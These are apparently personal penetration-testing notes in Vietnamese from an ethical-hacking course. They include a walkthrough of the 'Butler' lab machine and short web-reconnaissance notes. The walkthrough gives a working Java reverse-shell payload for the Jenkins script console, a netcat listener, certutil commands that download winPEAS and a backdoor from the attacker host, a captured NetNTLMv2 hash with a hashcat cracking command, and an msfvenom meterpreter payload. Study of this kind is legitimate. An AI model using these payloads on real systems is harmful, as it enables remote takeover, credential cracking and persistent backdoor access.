Đăng nhập vào jenkins và lấy reverse shell bằng payload sau:

String host="localhost";

int port=8044;

String cmd="cmd.exe";

Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

Trên máy tấn công bật nc trước:

nc -nvlp 443

listening on [any] 443 ...

connect to [192.168.44.128] from (UNKNOWN) [192.168.44.145] 50064

Microsoft Windows [Version 10.0.19043.928]

(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>whoami

whoami

butler\butler

C:\Program Files\Jenkins>systeminfo

systeminfo

Host Name: BUTLER

OS Name: Microsoft Windows 10 Enterprise Evaluation

OS Version: 10.0.19043 N/A Build 19043

OS Manufacturer: Microsoft Corporation

OS Configuration: Standalone Workstation

OS Build Type: Multiprocessor Free

Registered Owner: butler

Registered Organization:

Product ID: 00329-20000-00001-AA079

Original Install Date: 8/14/2021, 3:51:38 AM

System Boot Time: 8/3/2022, 9:37:43 PM

System Manufacturer: VMware, Inc.

System Model: VMware7,1

System Type: x64-based PC

Processor(s): 3 Processor(s) Installed.

[01]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3194 Mhz

[02]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3194 Mhz

[03]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3194 Mhz

BIOS Version: VMware, Inc. VMW71.00V.18452719.B64.2108091906, 8/9/2021

Windows Directory: C:\Windows

System Directory: C:\Windows\system32

Boot Device: \Device\HarddiskVolume1

System Locale: en-us;English (United States)

Input Locale: en-us;English (United States)

Time Zone: (UTC-08:00) Pacific Time (US & Canada)

Total Physical Memory: 4,095 MB

Available Physical Memory: 2,151 MB

Virtual Memory: Max Size: 5,503 MB

Virtual Memory: Available: 3,526 MB

Virtual Memory: In Use: 1,977 MB

Page File Location(s): C:\pagefile.sys

Domain: WORKGROUP

Logon Server: N/A

Hotfix(s): 6 Hotfix(s) Installed.

[01]: KB4601554

[02]: KB5013887

[03]: KB5000736

[04]: KB5015807

[05]: KB5014671

[06]: KB5001405

Network Card(s): 1 NIC(s) Installed.

[01]: Intel(R) 82574L Gigabit Network Connection

Connection Name: Ethernet0

DHCP Enabled: Yes

DHCP Server: 192.168.44.254

IP address(es)

[01]: 192.168.44.145

[02]: fe80::d84f:eb80:5807:1704

Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

Copy winpeas

C:\Program Files\Jenkins> certutil -urlcache -f <http://192.168.44.128/winPEASx64.exe> winpeas.exe

certutil -urlcache -f <http://192.168.44.128/winPEASx64.exe> winpeas.exe

\*\*\*\* Online \*\*\*\*

CertUtil: -URLCache command completed successfully.

Chạy winpeas Thu được thông tin sau

butler::BUTLER:1122334455667788:1ac7ac3cb6c51764c9934d0d84f26279:0101000000000000d7d869814ca7d801d307dab2c5d47645000000000800300030000000000000000000000000300000ac6c3b895a9cb2e9e681a55396942e27f2f193caaa7caa1f0a48ca3d7000df420a00100000000000000000000000000000000000090000000000000000000000

hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt

Tạo backdoor:

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=192.168.44.128 LPORT=4445 -f exe > wise.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x64 from the payload

No encoder specified, outputting raw payload

Payload size: 510 bytes

Final size of exe file: 7168 bytes

Tải backdoor:

certutil -urlcache -f <http://192.168.44.128:81/wise.exe> wise.exe

Attacking Active Directory

Tuesday, August 2, 2022

10:59 PM

# Initial Attack Vectors

# Post-Compromise Enumeration

# Post-Compromise Attacks

Web enum

Thursday, August 4, 2022

9:17 PM

# Assetfinder

# <https://github.com/tomnomnom/assetfinder>

./assetfinder tesla.com

suppliers.tesla.com

auth.tesla.com

tesla.com

[www.tesla.com](http://www.tesla.com)

b.ns.vps1.e.tesla.com.cn

digitalassets-accounts.tesla.com

issues.teslamotors.com

o1.emailo.tesla.com.cn

[www.c-us.teslamotors.cn](http://www.c-us.teslamotors.cn)

ir.tesla.com

tesla.cn

link.tesla.com

[www.film-blogs.teslamotors.cn](http://www.film-blogs.teslamotors.cn)

[www.ns10-dl.teslamotors.cn](http://www.ns10-dl.teslamotors.cn)

tinton.site

teslastore.us

epc.tesla.com

tesler-ai.work

teslacdpna0.tesla.com

[www.teslamotors.com](http://www.teslamotors.com)

suppliers.teslamotors.com

bankdramowadabkil.gq

events-b.mb.manwardpress.com

service.tesla.com

iplogger.org

[www.tesla.cn](http://www.tesla.cn)

cloudinary.com

sso.tesla.com

pay.tesla.com

shop.tesla.com

# AMASS

amass intel -d owasp.org -whois

# Httprobe

▶ cat recon/example/domains.txt

example.com

example.edu

example.net

▶ cat recon/example/domains.txt | httprobe

<http://example.com>

<http://example.net>

<http://example.edu>

<https://example.com>

<https://example.edu>

<https://example.net>

cat domains.txt | httprobe -p http:81 -p https:8443

You can set the concurrency level with the -c flag:

cat domains.txt | httprobe -c 50

You can change the timeout by using the -t flag and specifying a timeout in milliseconds:

cat domains.txt | httprobe -t 20000

# gowitness - a golang, web screenshot utility

<https://github.com/sensepost/gowitness>

# Auto recon

<https://github.com/TCM-Course-Resources/Practical-Ethical-Hacking-Resources/blob/master/bash/webrecon.sh>

Enum

Thursday, November 10, 2022

10:00 PM

breach email attack

<https://github.com/hmaverickadams/breach-parse>